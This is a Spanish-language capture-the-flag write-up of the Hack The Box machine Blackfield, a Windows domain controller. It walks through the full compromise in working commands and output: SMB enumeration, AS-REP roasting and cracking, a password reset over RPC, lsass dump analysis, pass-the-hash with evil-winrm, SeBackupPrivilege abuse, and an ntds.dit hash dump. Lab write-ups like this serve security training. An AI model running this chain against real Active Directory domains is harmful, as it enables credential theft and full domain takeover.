


BLACKFIELD



Comienzo comprobando que la máquina está activa y tengo conectividad, después enumero los puertos abiertos y sus versiones:

```
ping -c1 10.10.10.192
xallPorts 10.10.10.192
```

```
HTB IP 10.10.14.35
[0][playerRed@Dock2root ~/htb/blackField]$ping -c1 10.10.10.192
PING 10.10.10.192 (10.10.10.192) 56(84) bytes of data.
64 bytes from 10.10.10.192: icmp_seq=1 ttl=127 time=37.7 ms

--- 10.10.10.192 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.705/37.705/37.705/0.000 ms
[0][playerRed@Dock2root ~/htb/blackField]$xallPorts 10.10.10.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 09:01 UTC
Initiating Connect Scan at 09:01
Scanning 10.10.10.192 [65535 ports]
Discovered open port 135/tcp on 10.10.10.192
Discovered open port 445/tcp on 10.10.10.192
Discovered open port 53/tcp on 10.10.10.192
Discovered open port 593/tcp on 10.10.10.192
Connect Scan Timing: About 37.90% done; ETC: 09:02 (0:00:51 remaining)
Discovered open port 389/tcp on 10.10.10.192
Discovered open port 88/tcp on 10.10.10.192
Discovered open port 5985/tcp on 10.10.10.192
Discovered open port 3268/tcp on 10.10.10.192
Completed Connect Scan at 09:02, 64.73s elapsed (65535 total ports)
Nmap scan report for 10.10.10.192
Host is up (0.037s latency).
Not shown: 65527 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
389/tcp   open  ldap
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
5985/tcp  open  wsman

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 64.81 seconds
```

Enumero las versiones de los servicios:

```
xtargeted 10.10.10.192 53,88,135,389,445,593,3268,5985
```

```
HTB IP 10.10.14.35 1:zsh*
[0] [playerRed@Dock2root ~/htb/blackfield]$ xtargeted 10.10.10.192 53,88,135,389,445,593,3268,5985
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 09:08 UTC
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.44% done; ETC: 09:10 (0:00:00 remaining)
Nmap scan report for 10.10.10.192
Host is up (0.044s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
|_ fingerprint-strings:
|_   DNSVersionBindReqTCP:
|_     version
|_     bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-10-03 16:01:46Z)
135/tcp   open  msrpc        Microsoft Windows RPC
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/3%T=5F783F8B%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x04\\0\\x01\\0\\0\\0\\0\\x07version\\
SF:x04bind\\0\\0\\x10\\0\\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 6h53m24s
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled and required
|_ smb2-time:
|_   date: 2020-10-03T16:04:04
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.12 seconds
```

Es una maquina Windows con el puerto 53 a la escucha, puede ser un DC, tiene SMB, kerberos, SMB, ldap y rpc.

RPC y LDAP me dan acceso denegado sin credenciales. Kerberos no puedo enumerarlo sin tener un nombre de usuario valido al menos. Tengo que enumerar los volúmenes compartidos por SMB.

Saco los posibles nombres de usuarios del volumen compartido por SMB:

```
smbmap -H 10.10.10.192 -R profiles$ -u 'null' -s profiles$ --exclude SHARE IPC$ --csv smb
cat smb | cut -d "\" -f2 | cut -d "," -f1 > users.txt
```

```
HTB IP 10.10.14.35 1:zsh*
[0] [playerRed@Dock2root ~/htb/blackfield]$ smbmap -H 10.10.10.192 -R profiles$ -u 'null' -s profiles$ --exclude SHARE IPC$ --csv smb

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Results output to: smb

[0] [playerRed@Dock2root ~/htb/blackfield]$ cat smb | cut -d "\" -f2 | cut -d "," -f1 > users.txt
```

De //10.10.10.192/profiles\$ saco 300 nombres de usuarios, me llaman la atencion: audit2020, svc_backup y support. Compruebo si algun usuario es vulnerable a AP-REP Roast:


```
GetNPUsers.py BLACKFIELD/ -dc-ip 10.10.10.192 -usersfile users.txt -format john -outputfile kerb.hash
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
sudo /tools/cracking/john/run/john --wordlist=/tools/wordlist/rockyou.txt kerb.hash
#00^BlackKnight ($krb5asrep$support@BLACKFIELD)
```

Con las credenciales puedo sacar los usuarios del dominio:

```
rpcclient -U "support" 10.10.10.192
enumdomusers
```


Me llama la atención que sus contraseñas están caducadas de hace meses, intento cambiarlas pero solo lo consigo con audit:

```
net rpc password audit2020 -U support -S 10.10.10.192
123ASD123asd
smbmap -H 10.10.10.192 -R forensic -u 'audit2020' -p '123ASD123asd' -s forensic --exclude SHARE profiles$ --csv smb2
```



Me quedo ciego enumerando, me paro a pensar que se puede sacar interesante de windows con herramientas forenses... SAM? no, investigando encuentro esto: <https://securitytutorials.co.uk/using-microsoft-tools-to-dump-password-hashes/>


```
smbclient '//10.10.10.192/forensic' -c 'cd memory_analysis ; get lsass.zip' -U audit2020%123ASD123asd
```

Después de probar varias herramientas forenses tengo éxito con pypykatz:

```
pypykatz lsa minidump lsass.DMP -o analyze.txt
cat analyze.txt | grep SHA1 | cut -d ":" -f 2 | cut -c2- | uniq -u > sha.hash
cat analyze.txt | grep -C3 NT
```

Saco unos hashes sha1, no logro crackearlos, y también dos NT, solo uno es válido:

```
sudo cme smb 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
evil-winrm -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d -i 10.10.10.192
```



Ya estoy dentro, ahora toca escalar privilegios. Compruebo los privilegios del usuario svc_backup:

```
whoami /priv
```

Me llama la atención SeBackupPrivilege. Investigando un poco veo este post: <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens#sebackupprivilege-3-1-4> que me lleva a este script: <https://github.com/Hackplayers/psCabesha-tools/blob/master/Privesc/Acl-FullControl.ps1>

Basicamente dice que este privilegio nos da permiso de lectura para cualquier archivo y que puede usarse para leer el hash de Administrator y hacer pass the hash(PTH):

```
reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\SYSTEM
download SYSTEM
```

```

HTB IP 10.10.10.95 1:zsh*
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM C:\Users\svc_backup\Documents\SYSTEM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Documents> download SYSTEM

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command
Info: Downloading C:\Users\svc_backup\Documents\SYSTEM to SYSTEM
Info: Download successful!

*Evil-WinRM* PS C:\Users\svc_backup\Documents>

```

EDIT: (Al hacer el writeup se me olvido mostrar la parte en la que descargaba ntds.dit, basicamente usando el script de cybervaca se le dan permisos de lectura y se descarga como SYSTEM.)

Saco los hashesh ntlm con secretdump de impacket:

```
secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
```

```

[0][playerRed@Dock2root ~/htb/blackfield/dump]$secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:32ba2e087135888350d58ea4d12763ec:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:1fd7de6bc9bee55eebf959ff5a5643bb:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::

```

Ya puedo acceder como Administrator:

```
evil-winrm -u Administrator -i 10.10.10.192 -H 184fb5e5178480be64824d4cd53b99ee
```